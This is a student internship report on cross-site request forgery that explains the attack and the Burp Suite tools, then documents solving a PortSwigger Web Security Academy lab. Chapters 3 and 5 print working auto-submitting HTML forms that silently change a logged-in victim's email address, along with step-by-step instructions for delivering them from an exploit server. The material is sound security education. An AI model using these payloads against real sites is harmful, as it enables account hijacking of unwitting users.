

# **CSRF VULNERABILITY**

## **Project-Based Internship 2020 Report**

Submitted  
To

**DataRitz Technologies**

**DURATION 7 WEEKS**

**BY**

**PANKAJ SINGH**  
**1803213109**

**ABES ENGINEERING COLLEGE**

**ABDUL KALAM TECHNICAL UNIVERSITY**

**UNDER THE GUIDANCE OF**  
**KRISHNA VIR SINGH**

# CERTIFICATE

*This is to certify that Project Report entitled “CSRF VULNERABILITY” which is submitted by “PANKAJ SINGH” in partial fulfillment of the requirement for the summer internship of “CISCO Certified Cyber Ops Associate” in Department of Information Technology of ABES ENGINEERING COLLEGE is a record of the candidate's own work carried out by her under my supervision.*

**Supervisor**

**Date**

# ACKNOWLEDGEMENT

*It gives us a great sense of pleasure to present the report of the Project Based Internship 2020 undertaken during CISCO Cyber Ops Associate 2020. We owe special debt of gratitude to Krishna Vir Singh, DataRitz Technologies for his constant support and guidance throughout the course of our work. His constant motivation has been a constant source of inspiration for us. It is only his cognizant efforts that our endeavors have seen light of the day.*

*We also take the opportunity to acknowledge the contribution of team members of DataRitz Technologies for their full support and assistance during the development of the project.*

*We also do not like to miss the opportunity to acknowledge the motivation of Information Technology Department and Abes Engineering College to provide us the opportunity to undergo training at DataRitz Technologies.*

**Name: PANKAJ SINGH**

**Roll No: 1803213109**

**Class: IT – C**

## TABLE OF CONTENTS

DECLARATION	1
CERTIFICATE	2
ACKNOWLEDGEMENT	3
TABLE OF CONTENT	4-5
<b>CHAPTER-1 COURSE DESCRIPTION</b>	<b>6</b>
CISCO Certified Cyber Ops Associate	6-7
<b>CHAPTER-2 INTRODUCTION</b>	<b>8</b>
2.1 Aim of the Project	8
2.2 Objective of the Project	8
2.3 Scope of the Project	8
<b>CHAPTER-3 DESCRIPTION</b>	<b>9</b>
3.1 WHAT IS CSRF?	9
3.2 WHAT IS THE IMPACT OF A CSRF ATTACK?	9
3.3 HOW DOES CSRF WORK?	9-10
3.4 HOW TO CONSTRUCT A CSRF ATTACK?	11
3.5 HOW TO DELIVER A CSRF EXPLOIT?	11
3.6 PREVENTING CSRF ATTACK?	12
<b>CHAPTER-4 TOOL DESCRIPTION</b>	<b>13</b>
4.1 INTRODUCTION TO BURP SUITE	13
4.2 DIFFERENT TOOLS IN BURP SUITE	13
4.2.1 Spider	13
4.2.2 Proxy	14
4.2.3 Intruder	14
4.2.4 Repeater	14
4.2.5 Sequencer	15
4.2.6 Decoder	15
4.2.7 Extender	15
4.2.8 Scanner	16

**CHAPTER-5 IMPLEMENTATION AND RESULTS****17**

5.1 IMPLEMENTATION	17
5.1.1 Vulnerable URL	17
5.1.2 Vulnerable Parameter	17
5.1.3 How to reproduce this vulnerability	17-18
5.1.4 Impacts	18
5.2 SCREENSHOT OF RESULT	19-22
REFERENCES	23

# CHAPTER 1

## COURSE DESCRIPTION

### CISCO Certified Cyber Ops Associate

*Cisco's CCNA Cyber Ops certification provides individuals with the knowledge to identify and respond to security incidents. This certification provides a path to working in a Security Operations Center (SOC) and security positions. As a CCNA level certification, Cyber Ops provides introductory knowledge so one may be aware of the security landscape, understand security concepts and general networking. We learn topics such as networking concepts and IP addressing, as well as security concepts including access control models, risk assessment, and the CIA triad. We will also review cryptography methods and host-based analysis details, as well as security monitoring tools, and attack methods used by threat actors.*

*The program has one training course and one exam that covers the foundational skills, processes, and Knowledge you need to prevent, detect, analyze and respond to cybersecurity incidents as per SOC team.*

#### *Main topics are:*

- Security Concepts
- Security Monitoring
- Different OS - Windows , Linux
- Host-based Analysis
- Network Intrusion Analysis

- Security Policies and Procedures
- Access Control Model for Digital Assets
- Malware Analysis and Implementation
- Cryptography and the Public Key Infrastructure
- Incident Response and Handling

## CHAPTER 2

### INTRODUCTION To Project

**2.1 Aim of the Project:** *To learn and explore Cross-site request forgery (CSRF) vulnerability.*

**2.2 Objective of the Project:** *To have a whole idea about the cross site scripting attack –*

*What is CSRF ?*

*How is it performed ?*

*What are the impacts of CSRF attack ?*

**2.3 Scope of the Project:** *Cross-site request forgery (CSRF) is in the current OWASP Top Ten Most Critical Web Application Security Risks – and the second most prevalent web application vulnerability. It is thought to exist in two-thirds of all applications.*

*CSRF vulnerabilities are easily discovered by attackers. Respectively, they must also be easily discoverable by defenders.*



## CHAPTER 3

# DESCRIPTION

### 3.1 What is CSRF?

Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform. It allows an attacker to partly circumvent the same origin policy, which is designed to prevent different websites from interfering with each other.

### 3.2 What is the impact of a CSRF attack?

In a successful CSRF attack, the attacker causes the victim user to carry out an action unintentionally. For example, this might be to change the email address on their account, to change their password, or to make a funds transfer. Depending on the nature of the action, the attacker might be able to gain full control over the user's account. If the compromised user has a privileged role within the application, then the attacker might be able to take full control of all the application's data and functionality.

### 3.3 How does CSRF work?

For a CSRF attack to be possible, three key conditions must be in place:

- **A relevant action.** There is an action within the application that the attacker has a reason to induce. This might be a privileged action (such as modifying permissions for other users) or any action on user-specific data (such as changing the user's own password).
- **Cookie-based session handling.** Performing the action involves issuing one or more HTTP requests, and the application relies solely on session cookies to identify the user who has made the requests. There is no other mechanism in place for tracking sessions or validating user requests.
- **No unpredictable request parameters.** The requests that perform the action do not contain any parameters whose values the attacker cannot determine or guess. For example, when causing a user to change their password, the function is not vulnerable if an attacker needs to know the value of the existing password.

For example, suppose an application contains a function that lets the user change the email address on their account. When a user performs this action, they make an HTTP request like the following:

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Cookie: session=yvthwsztyeQkAPzeQ5gHgTvlyxHfsAfE

email=wiener@normal-user.com
```

This meets the conditions required for CSRF:

- The action of changing the email address on a user's account is of interest to an attacker. Following this action, the attacker will typically be able to trigger a password reset and take full control of the user's account.
- The application uses a session cookie to identify which user issued the request. There are no other tokens or mechanisms in place to track user sessions.
- The attacker can easily determine the values of the request parameters that are needed to perform the action.

With these conditions in place, the attacker can construct a web page containing the following HTML:

```
<html>
  <body>
    <form action="https://vulnerable-website.com/email/change"
method="POST">
      <input type="hidden" name="email" value="pwned@evil-user.net" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

If a victim user visits the attacker's web page, the following will happen:

- The attacker's page will trigger an HTTP request to the vulnerable web site.
- If the user is logged in to the vulnerable web site, their browser will automatically include their session cookie in the request (assuming cookie are not being used).
- The vulnerable web site will process the request in the normal way, treat it as having been made by the victim user, and change their email address.

## 3.4 How to construct a CSRF attack?

Manually creating the HTML needed for a CSRF exploit can be cumbersome, particularly where the desired request contains a large number of parameters, or there are other quirks in the request. The easiest way to construct a CSRF exploit is using the CSRF PoC generator that is built in to Burp Suite Professional :

- Select a request anywhere in Burp Suite Professional that you want to test or exploit.
- From the right-click context menu, select Engagement tools / Generate CSRF PoC.
- Burp Suite will generate some HTML that will trigger the selected request (minus cookies, which will be added automatically by the victim's browser).
- You can tweak various options in the CSRF PoC generator to fine-tune aspects of the attack. You might need to do this in some unusual situations to deal with quirky features of requests.
- Copy the generated HTML into a web page, view it in a browser that is logged in to the vulnerable web site, and test whether the intended request is issued successfully and the desired action occurs.
- 

## 3.5 How to deliver a CSRF exploit?

The delivery mechanisms for cross-site request forgery attacks are essentially the same as for reflected XSS. Typically, the attacker will place the malicious HTML onto a web site that they control, and then induce victims to visit that web site. This might be done by feeding the user a link to the web site, via an email or social media message. Or if the attack is placed into a popular web site (for example, in a user comment), they might just wait for users to visit the web site.

Note that some simple CSRF exploits employ the GET method and can be fully self-contained with a single URL on the vulnerable web site. In this situation, the attacker may not need to employ an external site, and can directly feed victims a malicious URL on the vulnerable domain. In the preceding example, if the request to change email address can be performed with the GET method, then a self-contained attack would look like this:

```

```

## 3.6 Preventing CSRF attacks :

The most robust way to defend against CSRF attacks is to include a CSRF token within relevant requests. The token should be:

- Unpredictable with high entropy, as for session tokens in general.
- Tied to the user's session.
- Strictly validated in every case before the relevant action is executed.

## **CHAPTER 4**

### **TOOL DESCRIPTION**

**Tool Name: Burp Suite**

#### **4.1 Introduction to Burp Suite:**

Burp or Burp Suite is a set of tools used for penetration testing of web applications. It is developed by the company named Portswigger, which is also the alias of its founder Dafydd Stuttard. BurpSuite aims to be an all in one set of tools and its capabilities can be enhanced by installing add-ons that are called BApps.

It is the most popular tool among professional web app security researchers and bug bounty hunters. Its ease of use makes it a more suitable choice over free alternatives like OWASP ZAP. Burp Suite is available as a community edition which is a free, professional edition that costs \$399/year and an enterprise edition that costs \$3999/Year.

#### **4.2 Different tools in Burp Suite:**

##### **4.2.1 Spider:**

It is a web spider/crawler that is used to map the target web application. The objective of the mapping is to get a list of endpoints so that their functionality can be observed and potential vulnerabilities can be found. Spidering is done for a simple reason that the more endpoints you gather during your recon process, the more attack surfaces you possess during your actual testing.

### 4.2.2 Proxy:

BurpSuite contains an intercepting proxy that lets the user see and modify the contents of requests and responses while they are in transit. It also lets the user send the request/response under monitoring to another relevant tool in BurpSuite, removing the burden of copy-paste.

The proxy server can be adjusted to run on a specific loop-back ip and a port. The proxy can also be configured to filter out specific types of request-response pairs.

### 4.2.3 Intruder:

It is a fuzzer. This is used to run a set of values through an input point. The values are run and the output is observed for success/failure and content length. Usually, an anomaly results in a change in response code or content length of the response. BurpSuite allows brute-force, dictionary file and single values for its payload position. The intruder is used for:

- \* Brute-force attacks on password forms, pin forms, and other such forms.
- \* The dictionary attack on password forms, fields that are suspected of being vulnerable to XSS or SQL injection.
- \* Testing and attacking rate limiting on the web-app.

### 4.2.4 Repeater:

Repeater lets a user send requests repeatedly with manual modifications. It is used for:

- \* Verifying whether the user-supplied values are being verified.
- \* If user-supplied values are being verified, how well is it being done?
- \* What values is the server expecting in an input parameter/request header?
- \* How does the server handle unexpected values?
- \* Is input sanitation being applied by the server?

- \* How well the server sanitizes the user-supplied inputs?
- \* What is the sanitation style being used by the server?
- \* Among all the cookies present, which one is the actual session cookie.
- \* How is CSRF protection being implemented and if there is a way to bypass it?

### **4.2.5 Sequencer:**

The sequencer is an entropy checker that checks for the randomness of tokens generated by the webserver. These tokens are generally used for authentication in sensitive operations: cookies and anti-CSRF tokens are examples of such tokens. Ideally, these tokens must be generated in a fully random manner so that the probability of appearance of each possible character at a position is distributed uniformly. This should be achieved both bit-wise and character-wise. An entropy analyzer tests this hypothesis for being true. It works like this: initially, it is assumed that the tokens are random. Then the tokens are tested on certain parameters for certain characteristics. A term significance level is defined as a minimum value of probability that the token will exhibit for a characteristic, such that if the token has a characteristic probability below significance level, the hypothesis that the token is random will be rejected. This tool can be used to find out the weak tokens and enumerate their construction.

### **4.2.6 Decoder:**

Decoder lists the common encoding methods like URL, HTML, Base64, Hex, etc. This tool comes handy when looking for chunks of data in values of parameters or headers. It is also used for payload construction for various vulne.

### **4.2.7 Extender:**

BurpSuite supports external components to be integrated into the tools suite to enhance its capabilities. These external components are called BApps. These work just like browser extensions. These can be viewed, modified, installed, uninstalled in the Extender window. Some of them are supported on the community version, but some require the paid professional version.

#### **4.2.8 Scanner:**

The scanner is not available in the community edition. It scans the website automatically for many common vulnerabilities and lists them with information on confidence over each finding and their complexity of exploitation. It is updated regularly to include new and less known vulnerabilities.



## CHAPTER 5

### IMPLEMENTATION AND RESULTS

#### 5.1 Implementation :

By using Portswigger Labs the following three exploit is performed:  
Email change functionality is vulnerable to CSRF.Craft some HTML that uses a CSRF Attack to change the viewer's email address and upload it to your exploit server.

You have an account on the application that you can use to help design your attack.

##### 5.1.1 Vulnerable URL :

<https://acb11f7c1f308f4980c3163d00a8007c.web-security-academy.net/post?postId=5>

##### 5.1.2 Vulnerable Parameter :

1. CHANGE EMAIL

##### 5.1.3 How to reproduce this Vulnerability :

● Open URL –

<https://acb11f7c1f308f4980c3163d00a8007c.web-security-academy.net/post?postId=5>

- \* Go to proxy tab in Burp Suite and make "Intercept is off".
- \* While intercept is off try to login in account using your credentials.
- \* Making your "intercept on" change your email and update it.

- \* If using Burp Suite Professional, right-click on the request, and from the context menu select Engagement tools / Generate CSRF PoC. Enable the option to include an auto-submit script and click "Regenerate".
- \* Go to the exploit server, paste your exploit HTML into the "Body text" box, and click "Store".
- \* To verify if the exploit will work, try it by clicking "View exploit" and checking the resulting HTTP request and response.

#### **5.1.4 Impacts :**

- \* In a successful CSRF attack, the attacker causes the victim user to carry out an action unintentionally.
- \* If the compromised user has a privileged role within the application, then the attacker might be able to take full control of all the application's data and functionality.



## **5.2 SCREENSHOTS OF RESULTS:-**

Activities Firefox Web Browser Sun 4:31 PM

CSRF vulnerability with no defenses - Mozilla Firefox


CSRF vulnerability with no defenses

LAB Not solved

Go to exploit server Back to lab description >>

Home | Account login

WE LIKE TO BLOG



Activities Firefox Web Browser Sun 4:31 PM

CSRF vulnerability with no defenses - Mozilla Firefox

CSRF vulnerability with no defenses

LAB Not solved

Back to lab home Go to exploit server Back to lab description >>

Home | Hello, carlos! | Log out | Change email

## Login

Username


carlos

Password

\*\*\*\*\*

Log in






## CSRF vulnerability with no defenses

[Back to lab home](#)[Go to exploit server](#)[Back to lab description >>](#)LAB Not solved[Home](#) | [Hello, carlos!](#) | [Log out](#) | [Change email](#)

## Change email

Email

[Update email](#)



Activities **Burp Suite Community Edition** Sun 4:46 PM

Burp Suite Professional v2020.4.1 - Temporary Project - licensed to Abes Engineering College [single user license]

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

Request to: https://ac0a1fa81f2f608f80ed36e3005f00ae.web-security-academy.net

#	Host	Method	URL
1004	https://ec0a1fa81f2f608f80ed36e3005f00ae.web-security-academy.net	GET	/wam
1005	https://web.whatsapp.com	POST	/email/change-email HTTP/1.1
1006	https://ac0a1fa81f2f608f80ed36e3005f00ae.web-security-academy.net	POST	/email/change-email HTTP/1.1
1007	https://d27xxe7juh1us6.cloudfront.net	GET	/dynamic/
1008	https://web.whatsapp.com	GET	/ws
1009	https://ac0a1fa81f2f608f80ed36e3005f00ae.web-security-academy.net	GET	/status/
1010	https://web.whatsapp.com	GET	/ws
1011	https://ac0a1fa81f2f608f80ed36e3005f00ae.web-security-academy.net	GET	/academy
1012	https://ac0a1fa81f2f608f80ed36e3005f00ae.web-security-academy.net	GET	/resource/
1013	https://ac0a1fa81f2f608f80ed36e3005f00ae.web-security-academy.net	GET	/resource/
1014	https://ac0a1fa81f2f608f80ed36e3005f00ae.web-security-academy.net	GET	/logout
1015	https://ac0a1fa81f2f608f80ed36e3005f00ae.web-security-academy.net	GET	/logout

Request: https://ac0a1fa81f2f608f80ed36e3005f00ae.web-security-academy.net/email/change-email HTTP/1.1

Host: ac0a1fa81f2f608f80ed36e3005f00ae.web-security-academy.net

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:77.0) Gecko/20100101 Firefox/77.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 24

Origin: https://ac0a1fa81f2f608f80ed36e3005f00ae.web-security-academy.net

Connection: close

Referer: https://ac0a1fa81f2f608f80ed36e3005f00ae.web-security-academy.net/email

0 matches Pretty

CSRF HTML:

```

1 <html>
2 <!-- CSRF PoC - generated by Burp Suite Professional -->
3 <body>
4 <script>history.pushState('', '', '/')</script>
5 <form action="https://ac0a1fa81f2f608f80ed36e3005f00ae.web-security-academy.net/email/change-email" method="POST">
6   <input type="hidden" name="email" value="hack&#64;hacking&#46;com" />
7   <input type="submit" value="Submit request" />
8 </form>
9 <script>
10   document.forms[0].submit();
11 </script>
12 </body>
13 </html>

```

0 matches Pretty

Regenerate Test in browser Copy HTML Close

Request Response

Raw Params Headers Hex

1 POST /email/change-email HTTP/1.1

2 Host: ac0a1fa81f2f608f80ed36e3005f00ae.web-security-academy.net

3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:77.0) Gecko/20100101 Firefox/77.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Content-Type: application/x-www-form-urlencoded

8 Content-Length: 24

9 Origin: https://ac0a1fa81f2f608f80ed36e3005f00ae.web-security-academy.net

10 Connection: close

11 Referer: https://ac0a1fa81f2f608f80ed36e3005f00ae.web-security-academy.net/email

12 Cookie: session=Yh6FD; session=rg4Ad

13 Upgrade-Insecure-Requests: 1

14 email=hack&#40;hacking.com

0 matches Pretty

Activities **Firefox Web Browser** Sun 4:47 PM

Exploit Server: CSRF vulnerability with no defenses - Mozilla Firefox

CSRF vulnerability with no defenses Exploit Server: CSRF vulnerability with no defenses Preferences (4) WhatsApp

https://ac361f411ff0605c805f364001bb001e.web-security-academy.net

Body:

```

<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
<form action="https://ac0a1fa81f2f608f80ed36e3005f00ae.web-security-academy.net/email/change-email" method="POST">
  <input type="hidden" name="email" value="hack&#64;hacking&#46;com" />
  <input type="submit" value="Submit request" />
</form>
<script>
  document.forms[0].submit();
</script>

```

Store View exploit Access log



Activities Firefox Web Browser Sun 4:47 PM

Exploit Server: CSRF vulnerability with no defenses - Mozilla Firefox

CSRF vulnerability with no defenses Exploit Server: CSRF vulnerability with no defenses Preferences (4) WhatsApp

https://ac361f411ff0605c805f364001bb001e.web-security-academy.net

WebSecurity Academy CSRF vulnerability with no defenses LAB Solved

Back to lab description >>

Congratulations, you solved the lab! Share your skills! Continue learning >>

## Craft a response

URL: https://ac361f411ff0605c805f364001bb001e.web-security-academy.net/exploit

HTTPS

File:

/exploit

Head:

HTTP/1.1 200 OK  
Content-Type: text/html; charset=utf-8



# REFERENCES

● CCNA: CISCO CERTIFIED NETWORK ASSOCIATE STUDY GUIDE, SEVENTH EDITION - TODD LAMMLE

- [HTTPS://WWW.UDEMY.COM/COURSE/BURP-SUITE/LEARN](https://www.udemy.com/course/burp-suite/learn)
- [HTTPS://PORTSWIGGER.NET/WEB-SECURITY/CSRF](https://portswigger.net/web-security/csrf)